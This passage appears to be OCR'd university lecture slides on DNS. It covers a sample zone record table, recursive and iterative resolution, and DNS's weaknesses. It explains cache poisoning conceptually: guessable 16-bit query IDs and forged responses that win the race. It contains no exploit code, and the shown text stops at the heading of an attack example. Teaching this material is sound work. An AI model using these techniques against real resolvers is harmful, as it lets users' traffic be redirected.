
Host Name	Address	Record Type	Options
@	216.239.32.21	A (Address)	
@	216.239.34.21	A (Address)	
@	216.239.36.21	A (Address)	
@	216.239.38.21	A (Address)	
@	2001:4860:4802:32::15	AAAA (Address)	
@	2001:4860:4802:34::15	AAAA (Address)	
@	2001:4860:4802:36::15	AAAA (Address)	
@	2001:4860:4802:38::15	AAAA (Address)	
@	google-site-verification[redacted]	TXT	
0wn	192.168.48.146	A (Address)	
blog	domains.tumblr.com.	CNAME (Alias)	
chrbox	[redacted]	AAAA (Address)	
chrbox	[redacted]	A (Address)	
chrbox-local	192.168.1.11	A (Address)	
docs	ghs.google.com.	CNAME (Alias)	
hw	152.14.88.195	A (Address)	
mail	ghs.google.com.	CNAME (Alias)	
revolver	128.111.48.141	A (Address)	
short	ghs.google.com.	CNAME (Alias)	
sites	ghs.google.com.	CNAME (Alias)	
start	ghs.google.com.	CNAME (Alias)	
www	ghs.googlehosted.com.	CNAME (Alias)	

Edit


Naive Recursive Query



Naive Iterative Query




Naive Iterative Query



Why are these two approaches (recursive and iterative) unscalable?

DNS in the Real World




DNS Vulnerabilities

DNS Problems


- DNS requests and responses are not authenticated
  - Yet many applications trust DNS resolutions
  - … or, more accurately, they don't consider the threat at all
  - Spoofing of DNS is very dangerous **-- WHY?**
- Caching doesn't help:
  - DNS relies heavily on caching for efficiency, enabling **cache pollution** attacks
  - Once something is wrong, it can remain that way in caches for a long time
  - Data may be corrupted before it gets to authoritative server

DNS Message Format




DNS Message Example

(local DNS server queries .net TLD DNS server)




(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)

DNS Message Example
(.net TLD DNS server responds)




(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)

DNS Message Example
(local DNS server queries domain DNS server)



(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)

DNS Message Example
(domain DNS server responds)



(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)

A Cache Poisoning Attack

- All DNS requests have a unique query ID
- The nameserver/resolver uses this information to match up requests and responses -- this is useful since DNS uses UDP
- If an adversary can guess the query ID, then it can forge the responses and pollute the DNS cache
  - 16-bit query IDs (only 2^{16}=65536 possible query IDs)
  - Some servers increment IDs (or use some other predictable algo)
  - gethostbyname returns as soon as it gets a response, so first one in wins!!!
- Note: If you can observe the traffic going to a name server, you can pretty much arbitrarily 0wn the Internet for the clients it serves

A Cache Poisoning Attack

- A simple (and extremely effective) attack:

